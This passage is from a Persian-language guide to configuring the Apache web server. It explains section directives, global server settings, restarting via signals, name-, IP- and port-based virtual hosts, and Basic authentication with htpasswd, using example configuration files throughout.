۱. <Directory> (بدون عبارات منظم) و htaccess. به طور همزمان اجرا می‌شوند^{۱۵}.
<htaccess> اثر <Directory> را بازنویسی می‌کند.
۲. <DirectoryMatch> و <Directory> (همراه عبارات منظم).
۳. <Files> و <FilesMatch> به طور همزمان اجرا می‌شوند.
۴. <Location> و <LocationMatch> به طور همزمان اجرا می‌شوند.

گروه ۱ به ترتیب کوتاهترین شاخه به طولانیترین اجرا می‌شوند. گروههای دیگر به ترتیب ظاهر شدن در فایل پیکربندی اجرا می‌شوند. بخشهای داخل بلوکهای <VirtualHost> بعد از اعمال بخشهای متناظر بیرونی اعمال می‌شوند.

<Directory> and <DirectoryMatch>

```
<Directory dir >
...
</Directory>
```

دیرکتیو <Directory> این امکان را می‌دهد که دیرکتیوهای دیگر را به یک شاخه یا گروهی از شاخه‌ها اعمال شود. این نکته مهم است که *dir* یک شاخه را به صورت مطلق (نه نسبی) مشخص می‌کند. بنابراین <Directory /> بر روی کل سیستم فایل اعمال می‌شود نه بر روی DocumentRoot و پایین‌تر. *dir* می‌تواند با wildcard ها یعنی ؟ برای یک نویسه و * برای دنباله‌ای از نویسه‌ها و [] برای

¹⁵ این بدین معنی است که آنها همزمان در عمق هر شاخه به جلو می‌روند.

مشخص کردن محدوده‌ای از نویسه‌ها به کار می‌رود. برای مثال [a-d] به معنی «هر یک از نویسه‌های a تا d» است. اگر نویسه ~ در مقابل *dir* بیاید، نام می‌توند شامل یک عبارت منظم کامل باشد^{۱۶}.

<DirectoryMatch> همانند <Directory ~> است و با عبارت منظم استفاده می‌شود. به عنوان مثال:

```
<Directory ~ /[a-d].*>
```

یا

```
<DirectoryMatch /[a-d].*>
```

به معنی "هر شاخه در شاخه ریشه که با حرف a یا b یا c یا d شروع می‌شود."

<Files> and <FilesMatch>

```
<Files file>
...
</Files>
```

دیرکتیو <Files> محدوده اعمال بلوک را به فایل محدود می‌کند. بنابراین یک مسیر نسبی نسبت به DocumentRoot را آدرس‌دهی می‌دهد که می‌تواند شامل wildcard یا عبارت منظم کامل باشد که با نویسه ~ شروع شده باشد. <FilesMatch> می‌تواند همراه عبارت منظم بدون ~ شود. بنابراین فایل‌های معمولی گرافیکی را می‌توان به صورت زیر مشخص کرد:

```
<FilesMatch "\.(gif|jpe?g|png)$"
```

بر خلاف <Directory> و <Location>، <Files> می‌تواند در فایل htaccess استفاده شود.

<Location> and <LocationMatch>

```
<Location URL>
...
</Location>
```

دیرکتیو <Location> کاربرد دیرکتیو داخل بلوک را به URL مشخص شده محدود می‌کنند که می‌تواند شامل wildcard و عبارات منظم که با ~ شروع می‌شود. <LocationMatch> همراه یک عبارت منظم بدون ~ می‌آید.

¹⁶ به کتاب "Mastering Regular Expressions" توسط Jeffrey E.F. Friedl (انتشارات O'Reilly) مراجعه کنید.

<IfDefine>

```
<IfDefine name>
...
</IfDefine>
```

دیرکتیو <IfDefine> یک بلوک را بر حسب استفاده از گزینه Dname- در هنگام بالا آمدن آپاچی فعال می‌کند. این دیرکتیو بیشتر برای کارهای تستی مناسب است نه برای وبگاههای اختصاصی.

<IfModule>

```
<IfModule [!]module-file-name>
...
</IfModule>
```

دیرکتیو <IfModule> یک بلوک را در صورتی که ماجول مربوط کمپایل شده یا به صورت پویا به آپاچی بارگذاری شده باشد، فعال می‌کند. اگر پیشوند ! استفاده شده باشد به معنی این است که ماجول مربوط بارگذاری یا کمپایل نشده باشد. ماجولهای <IfModule> می‌توانند به صورت تودرتو استفاده شوند.

۳-۴ دیرکتیوهای دیگر

دیرکتیوهایی که یک بار به صورت سراسری برای کارگزار اجرا می‌شوند در ادامه لیست شده‌اند:

ServerName

```
ServerName fully-qualified-domain-name
Server config, virtual host
```

دیرکتیو ServerName نام میزبان را برای کارگزار مشخص می‌کند. از این دیرکتیو هنگام ایجاد URLهای تغییر مسیر استفاده می‌شود. اگر مشخص نشود، کارگزار سعی می‌کند که نام کارگزار را از آدرس IP بدست آورد. با این حال ممکن است به درستی کار نکند، زیرا باید پرس و جوی معکوس از DNS انجام شود.

UseCanonicalName

UseCanonicalName *on/off*
 Default: on
 Server config, virtual host, directory, .htaccess

این دیرکتیو نحوه تشکیل URLهایی که به خودشان ارجاع می‌کنند را کنترل می‌کند. مثلاً هنگامی که مسیر آدرس `http://www.domain.com/some/directory` را به `http://www.domain.com/some/directory/` (به نویسه / انتهایی توجه کنید). اگر `UseCanonicalName on` باشد (پیش‌فرض)، آنگاه از نام میزبان و درگاهی که برای تغییر مسیر استفاده می‌شود، که توسط دیرکتیوهای `ServerName` و `Port` مشخص شده باشند. اگر مقدار آن `off` باشد، آنگاه نام و شماره درگاهی که در آدرس اولیه مشخص شده بود، استفاده می‌شود.

ServerAdmin

ServerAdmin *email_address*
 Server config, virtual host

ServerAdmin آدرس email را برای تعبیه در صفحه‌های خطای تولید شده قرار دهد.

ServerSignature

ServerSignature [*off|on|email*]
 Default: off
 directory, .htaccess

این دیرکتیو اجازه می‌دهد که کارفرما بداند در واقع کدام کارگزار در دنباله پراکسیها کار را انجام می‌دهد. `on` بودن مقدار آن باعث می‌شود که در صفحات تولید شده توسط کارگزار، پانویسی حاوی شماره نسخه کارگزار، و مقدار `ServerName` مربوط به میزبان مجازی آن تولید شود. `ServerSignature email` باعث می‌شود که علاوه بر آن مرجع `mailto:` نیز به آدرس `ServerAdmin` ایجاد شود.

ServerTokens

```
ServerTokens
[productonly|min(imal)|OS|full]
Default: full
Server config
```

این دیرکتیو اطلاعاتی که کارگزار درباره خودش برمی‌گرداند را فاش می‌کند. برای امنیت بیشتر بهتر است که این اطلاعات محدود شود تا از آن به برای مقاصد سوء استفاده نشود:

Productonly (from v 1.3.14)

کارگزار فقط Apache را برمی‌گرداند.

min(imal)

کارگزار فقط نام و شماره نسخه را برمی‌گرداند. مثلاً Apache v1.3

مقادیر دیگر ممکن عبارتند از OS برای نشان دادن سیستم عامل و full برای نشان دادن تمام اطلاعات حتی گزینه های کمپایل.

ServerAlias

```
ServerAlias name1 name2 name3 ...
Virtual host
```

این دیرکتیو یک لیستی از دیگر نامهای میزبان مجازی ارائه می‌کند. اگر درخواستی از HTTP 1.1 استفاده کند، این نام به همراه Host: Server می‌آید و می‌تواند با هر یک از ServerName، ServerAlias یا نام VirtualHost تطبیق یابد.

ServerPath

```
ServerPath path
Virtual host
```

در HTTP 1.1 می‌توان چندین نام میزبان را به یک آدرس IP واحد نگاشت کرد و مرورگر با فرستادن سرآیند Host بین آنها تمایز قایل می‌شود. ولی هنوز برخی مرورگرها از HTTP 1.0 استفاده می‌کنند. دیرکتیو ServerPath این امکان را می‌دهد که با استفاده از مسیر میزبان مجازی مربوط را مشخص کرد. اگر کاربران شما از HTTP 1.0 استفاده می‌کنند، آنگاه سرآیند Host را نخواهند فرستاد.

برای نمونه فرض کنید که دو وبگاه *site1.example.com* و *site2.example.com* به آدرس IP واحدی (مثلا 192.168.132.2) نگاشت شوند و *httpd.conf* را مطابق زیر پیکربندی کرده باشید:

```
<VirtualHost 192.168.123.2>
ServerName site1.example.com
DocumentRoot /usr/www/APACHE3/site1
ServerPath /site1
</VirtualHost>

<VirtualHost 192.168.123.2>
ServerName site2.example.com
DocumentRoot /usr/www/APACHE3/site2
ServerPath /site2
</VirtualHost>
```

آنگاه مرورگر 1.1 HTTP می‌تواند به دو آدرس *http://site1.example.com/* و *http://site2.example.com/* دسترسی پیدا کند. به خاطر بیاورید که HTTP 1.0 فقط می‌تواند بین دو وبگاه با متفاوت بودن آدرسهای IP تفاوت قایل شود. بنابراین هر دوی این آدرسها به یک میزبان نگاشت می‌شوند. با پیکربندی بالا این مرورگرها می‌توانند با آدرسهای *http://site1.example.com/site1* و *http://site1.example.com/site2* به این دو وبگاه دسترسی پیدا کنند.

SendBufferSize

```
SendBufferSize <number>
Default: set by OS
Server config
```

این دیرکتیو اندازه بافر ارسال TCP را به مقداری غیر از مقدار پیش فرض سیستم عامل مقداردهی می‌کند.

KeepAlive

```
KeepAlive number
Default number: 5
Server config
```

به طور معمول اگر کاربری صفحه ای را درخواست کرد، به دنبال آن صفحات دیگر یا اشیاء دیگر مربوط به آن مانند تصاویر آن را درخواست خواهد کرد. برای پرهیز از تاخیر اضافه این دیرکتیو اتصال را برای تعداد مشخص شده با *number* باز نگاه می‌دارد.

KeepAliveTimeout

```
KeepAliveTimeout seconds
Default seconds: 15
Server config
```

به طور مشابه برای جلوگیری از انتظار بیجا برای درخواست کاربر و هدر دادن منابع، حداکثر زمانی که ممکن است اتصال باز بماند را مشخص می‌کند.

TimeOut

```
TimeOut seconds
Default seconds: 1200
Server config
```

این دیرکتیو حداکثر زمانی که کارگزار منتظر دریافت یک درخواست می‌ماند تا تکمیل شود را مشخص می‌کند. این دیرکتیو یک اثر ناخوشایند دارد: بارگذاری فایل‌های بزرگ روی اتصالات کند، باعث timeout می‌شود. بنابراین ممکن است لازم باشد که مقدار این دیرکتیو بیشتر شود.

HostNameLookups

```
HostNameLookups [on|off|double]
Default: off
Server config, virtual host
```

اگر این دیرکتیو *on* باشد، برای تمام اتصالات ورودی باید جستجوی معکوس DNS انجام می‌شود که در آن از روی آدرس IP نام میزبان از DNS پرس و جو می‌شود. از نام میزبان در رویدادننگاری استفاده می‌شود. اگر *off* باشد، از آدرس IP به جای آن استفاده می‌شود. بنابراین برای بالا رفتن کارایی بهتر است مقدار آن *off* باشد.

Include

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```
Include filename
Server config
```

filename اشاره به یک فایل می‌کند که به جای این دیرکتیو به فایل پیکربندی اضافه می‌شود. اگر filename به یک شاخه اشاره کند، در این صورت تمام فایل‌های آن شاخه و زیر شاخه‌ها اضافه می‌شوند.

۳-۵ باز آغازیدن^{۱۷}

یک مدیر وب ممکن است بخواهد آپاچی را متوقف و با پیکربندی جدیدی آن را اجرا کند. این کار را می‌توان با دستور `kill <PID>` انجام داد که PID شناسه پردازش آپاچی است.

در یونیکس سه راه برای بازآغازیدن آپاچی وجود دارد:

متوقف کردن و بارگذاری مجدد آن:

```
% kill PID
% httpd [flags]
```

با فرستادن سیگنال HUP- به آپاچی:

```
% kill -HUP PID
```


بازآغازیدن محتاطانه^{۱۸} را می‌توان با گزینه USR1- انجام داد. در این روش به پردازش‌های فرزند اجازه داده می‌شود که کار خود را کامل کنند و هر تراکنش نیمه تمام کارفرما را به اتمام برسانند. در بیشتر مواقع این بهترین روش برای بازآغازیدن است.

```
% kill -USR1 PID
```

اسکرپت انجام خودکار این کار (با فرض اینکه در شاخه ریشه کارگزار هستید) به صورت زیر است:

```
#!/bin/sh
kill -USR1 `cat logs/httpd.pid`
```

¹⁷ Restart
¹⁸ Graceful restart



فصل چهارم:
میزبانه‌های مجازی



۱-۴ میزبانهای مجازی

اکنون در مثال ما دو گروه کاری در بخش فروش وجود دارند که هر یک قیمت‌های متفاوت و روش‌های متفاوتی برای فروش دارند و در نتیجه به دو وبگاه جداگانه نیاز دارند. برای انجام این کار دو روش وجود دارد:

۱. یک کپی از آپاچی اجرا شود که دو وبگاه را به عنوان دو میزبان مجازی نگهداری می‌کند. این روش معمول‌ترین روش است.
۲. دو (یا بیشتر) کارگزار آپاچی اجرا کنیم که هر یک، یک وبگاه را میزبانی می‌کنند. همان‌طور که گفته شد راه معمول برای داشتن چند میزبان، تشکیل میزبانهای مجازی روی یک کارگزار آپاچی است. این میزبانها URL مختلف ورودی را به مستندات مختلفی نگاشت می‌کنند. به‌طور کلی دو نوع میزبان مجازی در آپاچی می‌توان تعریف کرد: مبتنی بر نام^{۱۹} و مبتنی بر آدرس IP. که در ادامه به آنها خواهیم پرداخت.

۲-۴ میزبانهای مجازی مبتنی بر نام

استفاده از امکانات HTTP 1.1 و مرورگرهایی که از آن استفاده می‌کنند روش به مراتب بهتری است (یا حداقل مرورگر از سرآیند Host پشتیبانی کند که الان بسیاری از آنها همین‌طور هستند). در این روش مرورگرها نام میزبان را همراه سرآیند می‌فرستند. در `site.virtual/Name-based` ... ما دو وبگاه `www.butterthlies.com` و `sales.butterthlies.com` روی آدرس `192.168.123.2` داریم. البته این وبگاهها باید نام خود را در DNS ثبت کرده باشند (یا می‌توانید موقتاً در `etc/hosts` ثبت کنید). فایل پیکربندی به صورت زیر است:

```
User webuser
Group webgroup
```

```
NameVirtualHost 192.168.123.2
```

```
<VirtualHost www.butterthlies.com>
ServerName www.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/Name-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/Name-
based/logs/access_log
</VirtualHost>
```

```
<VirtualHost sales.butterthlies.com>
```

¹⁹ Name-based virtual host

```

ServerName sales.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/Name-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/Name-based/logs/access_log
</VirtualHost>

```

دیرکتیو اصلی در اینجا NameVirtualHost است که به آپاچی اعلان می کند که درخواستهای رسیده به آن آدرس IP بر اساس نام دسته بندی خواهند شد. ممکن است به نظر برسد که دیرکتیو ServerName نقش حیاتی دارد، ولی این دیرکتیو تنها نامی به آپاچی برای بازگرداندن به کارفرما مشخص می کند. بخشهای <VirtualHost> اکنون توسط نام سایتی که می خواهیم سرویس دهیم مشخص شده اند. اگر این دیرکتیو حذف شود، آپاچی پیام هشدار میبندی بر این که *sales.butterthlies.com* و *www.butterthlies.com* روی هم افتی دارند و ممکن است به دیرکتیو NameVirtualHost نیاز داشته باشیم.

۱-۱-۲-۴ NameVirtualHost

NameVirtualHost این امکان را می دهد که آدرس IP میزبانهای مجازی را مشخص کنیم.

```

NameVirtualHost address[:port]
Server config

```

به طور اختیاری می توان شماره درگاه را نیز اضافه کرد. آدرس IP باید مطابق با IP بلوک <VirtualHost> باشد و بلوک باید شامل یک دیرکتیو ServerName به همراه یک نام ثبت شده باشد. در نتیجه هنگامی که آپاچی یک درخواست به یک میزبان نام دار دریافت کرد، بلوکهای <VirtualHost> که IP مشابهی را دارند را به دنبال آن یک ServerName درخواست شده را دارند، جستجو می کند.

۳-۴ میزبانهای مجازی مبتنی بر IP

در اینجا چگونگی پیکربندی آپاچی برای میزبانی مجازی مبتنی بر IP گفته می شود. فایل پیکربندی مطابق با زیر است:

```

User webuser
Group webgroup

```

```
# we don't need a NameVirtualHost directive
```

```

<VirtualHost 192.168.123.2>
ServerName www.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers

```

```
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-
based/logs/access_log
</VirtualHost>
```

```
<VirtualHost 192.168.123.3>
ServerName sales-IP.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ErrorLog /usr/www/APACHE3/APACHE3/www/APACHE3/APACHE3/site.virtual/IP-
based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-
based/logs/access_log
</VirtualHost>
```

در این جا دیگر نیازی به دیرکتیو NameVirtualHost نداریم ولی به دیرکتیوهای ServerName در هر بلوک <VirtualHost> نیاز داریم. این پیکربندی به خوبی به درخواستهای <http://www.butterthlies.com> و <http://sales-IP.butterthlies.com> پاسخ می دهد.

۴-۴ میزبانهای مجازی ترکیبی

روش ترکیبی مبتنی بر نام و IP را هم می توان داشت. بلوکهای <VirtualHost> که برای NameVirtualHost پیکربندی شده اند به درخواستهای رسیده برای میزبانهای مبتنی بر نام پاسخ می دهند و بقیه به درخواستهای با IP مقتضی پاسخ می دهند. این کار هنگامی که از Apache SSL استفاده خواهیم کرد، مهم است:

```
User webuser
Group webgroup
```

```
NameVirtualHost 192.168.123.2
```

```
<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-
based/logs/access_log
</VirtualHost>
```

```
<VirtualHost sales.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-
based/logs/access_log
```

```
</VirtualHost>

<VirtualHost 192.168.123.3>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales-IP.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-
based/logs/access_log
</VirtualHost>
```

دو میزبان مبتنی بر نام با دیرکتیو NameVirtualHost سروکار دارند، در حالی که درخواستهای رسیده به *sales-IP.butterthlies.com* توسط بلوک سوم <VirtualHost> سرویس داده می شوند که برای آدرس 192.168.123.3 تنظیم شده است. به این نکته توجه داشته باشید که باید بلوکهای VirtualHost مبتنی بر IP باید از بلوکهای مبتنی بر نام بیایند.


۴-۵ میزبان مجازی مبتنی بر درگاه

میزبان مجازی مبتنی بر درگاه مشابه روش مبتنی بر IP است. مزیت اصلی این روش آن است که مدیر وب می تواند تعداد زیادی سایت روی تنها یک IP یا میزبان بدون استفاده از تعداد زیادی میزبانهای مبتنی بر نام یا IP برای کارهای تستی برپا کنند. متأسفانه اغلب کاربران از شماره درگاه غیر معمول خوششان نمی آید ولی این روش برای کارهای آزمون بسیار مفید است.

```
User webuser
Group webgroup
Listen 80
Listen 8080
<VirtualHost 192.168.123.2:80>
ServerName www.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-
based/logs/access_log
</VirtualHost>

<VirtualHost 192.168.123.2:8080>
ServerName sales-IP.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-
based/logs/access_log
</VirtualHost>
```

دیرکتیو Listen به آپاچی اعلان می کند که باید به درگاههای 80 و 8080 گوش دهد.



۵ فصل پنجم:
هویت شناسی

هویت‌شناسی یا احراز هویت به فرآیندی گفته می‌شود که در آن کاربر اثبات می‌کند همان کسی است که ادعا می‌کند. در کارگزارهای وب بخشی از داده‌ها و صفحات در اختیار عموم کاربران اینترنت است. ولی بخش کوچکی از داده‌ها که فقط باید در اختیار کاربران مجاز باشد. اما این کاربران برای دسترسی به این داده‌ها باید هویت‌شناسی شده و خود را به کارگزار وب بشناسانند.

در این فصل به نحوه پیکربندی کارگزار آپاچی برای هویت‌شناسی کاربران خود می‌پردازیم.

۵-۱ پروتکل هویت‌شناسی

هویت‌شناسی در اصل بسیار ساده است. کارفرما نام و گذرواژه خود را به آپاچی می‌فرستد و آپاچی در فایلی از نامهای کاربران (یا همان شناسه‌های کاربران) و گذرواژه‌های رمز شده جستجو کرده و صحت گذرواژه وارد شده را بررسی می‌کند. مدیر وب می‌تواند لیستی از کاربران به همراه گذرواژه آنها درست کرده و دسترسی افراد را فرد به فرد کنترل کند.

همچنین می‌توان تعدادی از افراد را دسته‌بندی کرده و حق دسترسی یا منع دسترسی بر اساس گروه انجام شود. در طول این فصل *bill* و *ben* عضو گروه *directors* و *daphne* و *sonia* در گروه *cleaners* هستند. مدیر وب می‌تواند اجبار کند که کاربران خاصی دسترسی داشته باشند یا کاربران ثبت شده مجاز باشند. اگر قرار است با تعداد زیادی از افراد سر و کار داشته باشید بهتر است آنها را دسته‌بندی نمایید. برای سادگی در پیاده‌سازی فرض می‌کنیم گذرواژه‌ها همیشه برابر *theft* باشند. البته شما در عمل نباید چنین گذرواژه کوتاه و ساده‌ای را انتخاب نمایید.

هر زوج شناسه کاربری/گذرواژه برای یک قلمرو^{۲۰} خاصی معتبر است که هنگام ایجاد گذرواژه نامگذاری می‌شود. مرورگر برای یک URL خاصی درخواست می‌فرستد. کارگزار در پاسخ "Authentication Required" (کد ۴۰۱) و قلمرو را می‌فرستد. اگر مرورگر در حال حاضر شناسه و گذرواژه را در اختیار داشته باشد، درخواست را دوباره به همراه شناسه/گذرواژه می‌فرستد. در غیر این صورت، از کاربر پرسیده و بعد می‌فرستد.

البته متأسفانه این کار بسیار ناامن است، زیرا گذرواژه به صورت واضح (رمز نشده) روی وب فرستاده می‌شود (گذرواژه به صورت *base64* کدگذاری می‌شود ولی به راحتی قابل کد گشایی است). هر مهاجم بدخواهی می‌تواند در مسیر ترافیک، گذرواژه را شنود کند. تکنیک‌هایی برای برطرف کردن این نقطه ضعف ارائه شده‌اند. هویت‌شناسی مبتنی بر چکیده^{۲۱} روشی است که از یک پروتکل

²⁰ realm
²¹ Digest authentication

بسیار مفید باشد (به فصل ۹ مراجعه شود).
 Challenge/Handshake برای جلوگیری از افشای گذرواژه استفاده می‌کند. استفاده از SSL نیز می‌تواند

۵-۲ site.authent

مثالها در `site.authent` قابل مشاهده هستند. اولین فایل پیکربندی `/conf/httd1.conf` ... مشابه زیر است:

```
User webuser
Group webgroup
ServerName www.butterthlies.com
NameVirtualHost 192.168.123.2

<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.authent/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/site.authent/logs/error_log
TransferLog /usr/www/APACHE3/site.authent/logs/customers/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
</VirtualHost>

<VirtualHost sales.butterthlies.com>
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.authent/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.authent/logs/error_log
TransferLog /usr/www/APACHE3/site.authent/logs/salesmen/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin

<Directory /usr/www/APACHE3/site.authent/htdocs/salesmen>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
require valid-user
</Directory>

</VirtualHost>
```

<Directory در این پیکربندی چه چیز جدید است؟ دیرکتیو کلیدی `AuthType Basic` در `salesmen` است. این دیرکتیو هویت‌شناسی را فعال می‌کند.

۳-۵ دیرکتیوهای هویت‌شناسی

از آپاچی نسخه 1.3 به بعد نامهای فایل نسبی (نسبت به ServerRoot) هستند، مگر آنکه صریحاً به طور مطلق ذکر شوند. یک نام فایل مطلق است اگر با / شروع شود. در این فصل برای جلوگیری از سوءتفاهم از آدرسهای مطلق استفاده می‌شود.

AuthType

```
AuthType type
directory, .htaccess
```

AuthType نوع کنترل هویت‌شناسی را مشخص می‌کند. در ابتدا Basic تنها نوع در دسترس بود. از آپاچی 1.1 به بعد نوع Digest هم معرفی شد که از چکیده MD5 و یک رمز مشترک استفاده می‌کند. اگر دیرکتیو AuthType استفاده می‌شود، باید از دیرکتیوهای AuthName، AuthGroupFile و AuthUserFile نیز استفاده شود.

AuthName

```
AuthName auth-realm
directory, .htaccess
```

AuthName نام قلمروی که شناسه‌های کاربری و گذرواژه‌ها در آن معتبر هستند را مشخص می‌کند. اگر نام قلمرو دارای خط فاصله (space) باشد، آن را با علامتهای نقل قول محصور کنید:

AuthName "sales people"

AuthGroupFile

AuthGroupFile *filename*
directory, .htaccess

AuthGroupFile ربطی به دیرکتیو `Group webgroup` در بالای فایل پیکربندی ندارد. این دیرکتیو فقط نام فایلی که در آن گروههای کاربری و اعضای آنها مشخص شدهاند را تعیین می‌کند:

```
cleaners: daphne sonia
directors: bill ben
```

ما این را در `/ok_users/groups` ... قرار داده و دیرکتیو `AuthGroupFile` را به آن مقداردهی می‌کنیم. دیرکتیو `AuthGroupFile` تا وقتی که دیرکتیو `require` به درستی پیکربندی نشده باشد، تأثیری ندارد.

AuthUserFile

AuthUserFile *filename*

AuthUserFile فایلی از شناسه‌های کاربری و گذرواژه‌های رمز شده آنان است. در این باره در بخشهای بعدی مفصلتر شرح خواهیم داد.

require

```
require [user user1 user2 ...] [group group1 group2] [valid-
user]
[valid-user] [valid-group]
directory, .htaccess
```

دیرکتیو کلیدی که هویت‌شناسی را برای یک ناحیه اجباری می‌کند `require` است.

آرگومان `valid-user` هر کاربری که در فایل گذرواژه یافت شود را می‌پذیرد. مواظب باشید به صورت `valid_user` تایپ نکنید! که باعث به وجود آمدن خطای غیر قابل بیانی هنگام دسترسی مرورگر به سایت می‌شود! این به خاطر آن است که آپاچی `valid_user` را به عنوان شناسه کاربری تعبیر می‌کند. از آنجا که `require` توسط ماجولهای متعددی استفاده می‌شود، در حال حاضر نمی‌توان تعیین کرد مقادیر معتبر این آرگومان چیست.

file-owner

[قابل دسترس از آپاچی 1.3.20] شناسه و گذرواژه ارائه شده باید در پایگاه داده AuthUserFile موجود بوده و نیز شناسه کاربری باید مطابق نام سیستم به عنوان مالک فایل درخواست شده باشد. این بدین معنی است که اگر از دید سیستم عامل مالک فایل *jones* است، آنگاه شناسه کاربری مورد استفاده برای دسترسی به این فایل باید *jones* باشد.

file-group

[قابل دسترس از آپاچی 1.3.20] شناسه و گذرواژه ارائه شده باید در پایگاه داده AuthUserFile موجود بوده و نیز گروه کاربری که مالک فایل است باید عضو پایگاه داده AuthGroupFile بوده و کاربر نیز عضوی از این گروه باشد.

مثال:

برای آن که کاربران *ben*، *bill* و *simon* تنها افراد محاز برای دسترسی باشند:

```
require user bill ben simon
```

برای آن که تنها کاربران عضو گروه *cleaners* دسترسی داشته باشند:

```
require group cleaners
```

satisfy

```
satisfy [any|all]
Default: all
directory, .htaccess
```

satisfy سیاست دسترسی را در صورتی که از هر دوی *allow* و *require* استفاده شده باشد، تعیین می‌کند. پارامتر می‌تواند *all* یا *any* باشد. این دیرکتیو تنها هنگامی دسترسی به یک ناحیه خاص توسط دو مکانیزم شناسه/گذرواژه و آدرس میزبان کارفرما محدود شده باشد، مفید است. در این حالت، در رفتار پیش فرض (*all*) کارفرما باید همه محدودیت‌های آدرس دسترسی و شناسه/گذرواژه معتبر را برآورده سازد. با گزینه *any*، به کارفرما اجازه دسترسی داده می‌شود اگر تنها یکی از شرایط فوق را برآورده کند.

به عنوان مثال اگر می‌خواهیم از همه به جز افراد سایت 1.2.3.4 گذرواژه درخواست کنیم:

```
<usual auth setup (realm, files etc)>
require valid-user
Satisfy any
order deny,allow
allow from 1.2.3.4
deny from all
```

۴-۵ گذرواژه‌ها تحت یونیکس

هویت‌شناسی salespeople توسط فایل گذرواژه sales که در مسیر `/usr/www/APACHE3/ok_users/` ذخیره شده انجام می‌شود. این فایل بالاتر از شاخه ریشه اسناد (document root) است، بنابراین مهاجمین بدخواه نمی‌توانند به آن دسترسی پیدا کنند. فایل sales با استفاده از ابزار `htpasswd` که همراه آپاچی است، نگهداری می‌شود. متن این برنامه در `.../apache_1.3.1/src/support/htpasswd.c` است و باید آن را به صورت زیر کمپایل کنیم:

```
% make htpasswd
```

پس از ساخته شدن `htpasswd`، باید آن را اجرا کنیم. برای دیدن نحوه اجرای آن از دستور استفاده می‌کنیم:

```
% htpasswd -?
```

Usage:

```
htpasswd [-cmdps] passwordfile username
htpasswd -b[cmdps] passwordfile username password
```

- c Create a new file.
- m Force MD5 encryption of the password.
- d Force CRYPT encryption of the password (default).
- p Do not encrypt the password (plaintext).
- s Force SHA encryption of the password.
- b Use the password from the command line rather than prompting for it.

On Windows and TPF systems the '-m' flag is used by default.

On all other systems, the '-p' flag will probably not work.

